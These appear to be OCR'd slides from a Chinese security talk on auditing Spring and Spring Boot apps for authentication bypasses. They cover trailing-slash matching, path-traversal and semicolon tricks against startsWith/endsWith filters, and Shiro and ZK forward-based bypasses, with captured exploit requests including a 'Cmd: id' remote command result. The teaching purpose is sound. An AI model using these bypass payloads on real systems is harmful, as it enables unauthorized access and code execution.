19  </constructor-arg>
20 </bean>
```

Audit Spring Framework & Spring Boot – 审计小 trick

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<RestResponse>
  <success>false</success>
  <data/>
  <msg>Unauthorized</msg>
  <code>error.httpStatus.401</code>
</RestResponse>
```



The screenshot shows a browser developer tools interface with two main sections: Request and Response.

Request:

- Method: POST
- Path: /data/sys-common/treexml tmpl
- Protocol: HTTP/1.1
- Headers:
 - Host: (empty)
 - Connection: close
 - Cache-Control: max-age=0
 - Cmd: id
 - sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="102", "Google Chrome";v="102"
 - sec-ch-ua-mobile: ?0
 - sec-ch-ua-platform: "Windows"
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
 - Sec-Fetch-Site: none
 - Sec-Fetch-Mode: navigate
 - Sec-Fetch-User: ?1
 - Sec-Fetch-Dest: document
 - Accept-Encoding: gzip, deflate
 - Accept-Language: zh-TW,zh;q=0.9
 - Content-Type: application/x-www-form-urlencoded
 - Content-Length: 448

Response:

- Status: HTTP/1.1 200
- Headers:
 - Access-Control-Allow-Origin: *
 - Content-Security-Policy: default-src * 'unsafe-inline' 'unsafe-eval'
 - X-XSS-Protection: 0
 - Date: Wed, 29 Jun 2022 03:23:25 GMT
 - Connection: close
 - Content-Length: 358
- Body:


```
Execute: uid=1000(ekp) gid=1000(ekp) groups=1000(ekp)
<RestResponse><success>true</success><data><confirm>公式运行时返回了空
值，所以无法校验返回值类型。是否仍使用该公式？</confirm><success>0</
success><message>公式运行时返回了空值，所以无法校验返回值类型。</message></
data><msg/><code/></RestResponse>
```

Audit Spring Framework & Spring Boot – 审计小 trick

AuthXXXXXFilter

```
1 Public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) {  
2     .....  
3     private boolean canAccessseWithoutAuthentication(String url){  
4          if (Pattern.matches(".*\\.(js|css|gif|jpg|ico|png|swf|dat|axd|html)$", url)){  
5             return true;  
6         } else if (!url.equals("/") && !url.endsWith(".jsp") && !url.startsWith("/portal"))  
7             .....  
8     }  
9     .....
```

Audit Spring Framework & Spring Boot – 审计小 trick



Audit Spring Framework & Spring Boot – 审计小 trick

鉴权绕过



Whether to match to URLs irrespective of the presence of a trailing slash. If enabled a method mapped to "/users" also matches to "/users/".

The default value is true.

```
public PathMatchConfigurer setUseTrailingSlashMatch(Boolean trailingSlashMatch) {  
    this.trailingSlashMatch = trailingSlashMatch;  
    return this;  
}
```

spring-webmvc-x.x.x.RELEASE.jar > 4.0

setUseTrailingSlashMatch = True



Some Auth Code


/users = /users/



Bypass

getRequestURI().equals("/admin/info")

Audit Spring Framework & Spring Boot – 审计小 trick



Audit Spring Framework & Spring Boot – 审计小 trick

startsWith()



request.getRequestURI()



endsWith

```
private boolean authPass(ServletRequest request){  
    HttpServletRequest httpRequest = (HttpServletRequest)request;  
    if(httpRequest.getRequestURI().startsWith("/sys/service/")){  
        return true;  
    }else if(httpRequest.getRequestURI().endsWith("login.do")){  
        return true;  
    }  
    .....  
}
```

bypass: /sys/service/../../sys/admin

bypass: /xpath;%252flogin.do

Audit Spring Framework & Spring Boot – 审计小 trick

Xml.config



```
<filter>
    <filter-name>AuthCheck</filter-name>
    <filter-class>
        org.jivesoftware.admin.AuthCheckFilter
    </filter-class>
    <init-param>
        <param-name>excludes</param-name>
        <param-value>
            login.jsp,index.jsp?logout=true,setup/index.jsp,
            setup/setup-*,.gif,..png,error-serverdown.jsp,loginToken.jsp
        </param-value>
    </init-param>
</filter>
```

/org/ivesoftware/admin/AuthCheckFilter.java

```
public static boolean testURLPassesExclude(String url, String exclude) {
    if (exclude.endsWith("*")) {
        if (url.startsWith(exclude.substring(0,
exclude.length()-1))) {
            // Now make sure that there are no "..." characters in the rest of the URL.
            if (!url.contains("..."))
                && !url.toLowerCase().contains("%2e")) {
                    return true;
                }
            }
        }
    .....
}
```

Audit Spring Framework & Spring Boot – 审计小 trick

forward

```
1 ShiroFilterFactoryBean shiroFilterFactory() {  
2     ShiroFilterFactoryBean bean = new ShiroFilterFactoryBean();  
3     bean.setSecurityManager(securityManager()); // 指定 SecurityManager  
4     bean.setLoginUrl("/login"); // 登录页面  
5     bean.setSuccessUrl("/index"); // 登录成功页面  
6     bean.setUnauthorizedUrl("/unauthorizedurl"); // 访问未获授权路径时跳转的页面  
7     Map<String, String> map = new LinkedHashMap<>();  
8     map.put("/doLogin", "anon");  
9     map.put("/admin", "authc");  
10    bean.setFilterChainDefinitionMap(map);  
11    return bean;  
12 }
```

Audit Spring Framework & Spring Boot – 审计小 trick



forward

```
1 @GetMapping("/test")
2     public void test(HttpServletRequest request, HttpServletResponse response){
3         RequestDispatcher rd = request.getRequestDispatcher("/admin");
4         try {
5             rd.forward(request, response);
6         } catch (Exception e) {
7             e.printStackTrace();
8         }
9     }
10    @GetMapping("/admin")
11    public String hello() {
12        return "admin";
13    }
14    @GetMapping("/login")
15    public String login() {
16        return "please login!";
17    }
```

Audit Spring Framework & Spring Boot – 审计小 trick

Shiro 权限绕过 CVE-2022-40664

forward



Audit Spring Framework & Spring Boot – 审计小 trick

ZK框架权限绕过

zk/src/org/zkoss/zk/au/http/AuUploader.java

```
1 public void service(HttpServletRequest request, HttpServletResponse response, String pathInfo)
2     throws ServletException, IOException {
3     .....
4     if (nextURI == null)
5         nextURI = request.getParameter("nextURI");
6     .....
7     if (nextURI == null || nextURI.length() == 0)
8         nextURI = "~./zul/html/fileupload-done.html.dsp";
9     Servlets.forward(_ctx, request, response, nextURI, attrs, Servlets.PASS_THRU_ATTR);
10 }
```

Audit Spring Framework & Spring Boot – 审计小 trick

ZK框架权限绕过

Request		Response	
	Pretty	Pretty	Raw
1	GET /Configuration/server-info.zul HTTP/1.1	1	HTTP/1.1 302 Found
2	Host: 172.16.9.145:8080	2	Server: Apache-Coyote/1.1
3	Cache-Control: max-age=0	3	Set-Cookie: JSESSIONID=8D745F6FB6A1D1D916193D095A8E25CF; Path=/; HttpOnly
4	DNT: 1	4	Cache-Control: no-cache, no-store, max-age=0, must-revalidate
5	Upgrade-Insecure-Requests: 1	5	Pragma: no-cache
6	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36	6	Expires: 0
7	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9	7	X-XSS-Protection: 1; mode=block
8	Accept-Encoding: gzip, deflate	8	X-Frame-Options: SAMEORIGIN
9	Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7	9	X-Content-Type-Options: nosniff
10	Connection: close	10	Location: http://172.16.9.145:8080/login.zul
11		11	Content-Length: 0
12		12	Date: Wed, 16 Nov 2022 12:52:11 GMT
		13	Connection: close
		14	
		15	

From: <https://y4er.com/posts/zk-framework-auth-bypass-case-r1soft-rce/>

Audit Spring Framework & Spring Boot – 审计小 trick

ZK框架权限绕过

The screenshot shows a network traffic capture between a Request and a Response. The Request is a POST to `/zkau/upload?uuid=uu&sid=0&dtdid=z_iuv` with various headers and a cookie. The Response is a JSON object representing ZK UI components.

```
Request
Pretty Raw Hex
1 POST /zkau/upload?uuid=uu&sid=0&dtdid=z_iuv HTTP/1.1
2 Host: 172.16.9.145:8080
3 User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/41.0.2228.0 Safari/537.36
4 Content-Length: 169
5 Connection: close
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1PqbBueTuhKJdCD1
7 Accept-Encoding: gzip, deflate
8 Cookie: JSESSIONID=F25A5866449D14F16F6C8ACF12E0960B;
9
10 -----WebKitFormBoundary1PqbBueTuhKJdCD1
11 Content-Disposition: form-data; name="nextURI";
12
13 /Configuration/server-info.zul
14 -----WebKitFormBoundary1PqbBueTuhKJdCD1--
15
```

```
Response
Pretty Raw Hex Render
05
64
65
66
67
68
69
70
```

The Response JSON includes several `'zul.wgt.Label'`, `'zul.wgt.Groupbox'`, `'zul.wgt.Caption'`, `'zul.inp.Textbox'`, and `'zul.grid.Grid'` components. A notable part of the response is a public key block:

```
  'zul.wgt.Label', 'KY5Qg', {
    id: 'serverBuildDate', value: 'Feb 16, 2022 3:13:17 AM'
  },[],,'3d'],
  ['zul.wgt.Groupbox', 'KY5Qh',{
    id: 'publicKeyGroupbox', sclass: 'r1-groupbox'
  },
  ['zul.wgt.Caption', 'KY5Qi',{
    sclass: 'r1-caption', label: 'Public Key'
  },[],,
  ['zul.wgt.Label', 'KY5Qj',{
    visible: false, sclass: 'r1-bold-red', value:
    '!!! missing resource message key=[Messages.UI.could-not-load-server-public-key
    ] args=[]'
  },[],,
  ['zul.inp.Textbox', 'KY5Qk',{
    $onError: false, $$onError: true, $$onChange: false, $onChange: true, $$onChange:
    true, hflex: '1', style: 'margin: 10px;', _value:
    '-----BEGIN PUBLIC KEY-----\nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC4FhgwaK+heB
    oYsJ8ir1DiWxbQ/vDuo/vquaK0\n5kvnmGhLDngMDw8Sta3njM+sRtPXgDVFnzXENAetZWc2pnv92
    NlieESR55Gr04D4jGtX/aTCGG\nVBwYYh210uz1qkVZAMKAniJl1KYKqGMUL2XlcAu88Atpy2+dfMP
    ClQ39wIDAQAB\n-----END PUBLIC KEY-----', readonly: true, multiline: true, rows: 5
  },[],,'3d'],
  ['zul.wgt.Groupbox', 'KY5Ql',{
    id: 'dccGroupbox', visible: false, sclass: 'r1-groupbox'
  },
  ['zul.wgt.Caption', 'KY5Qm',{
    sclass: 'r1-caption', label: 'DCC Information'
  },[],,
  ['zul.grid.Grid', 'KY5Qn',{
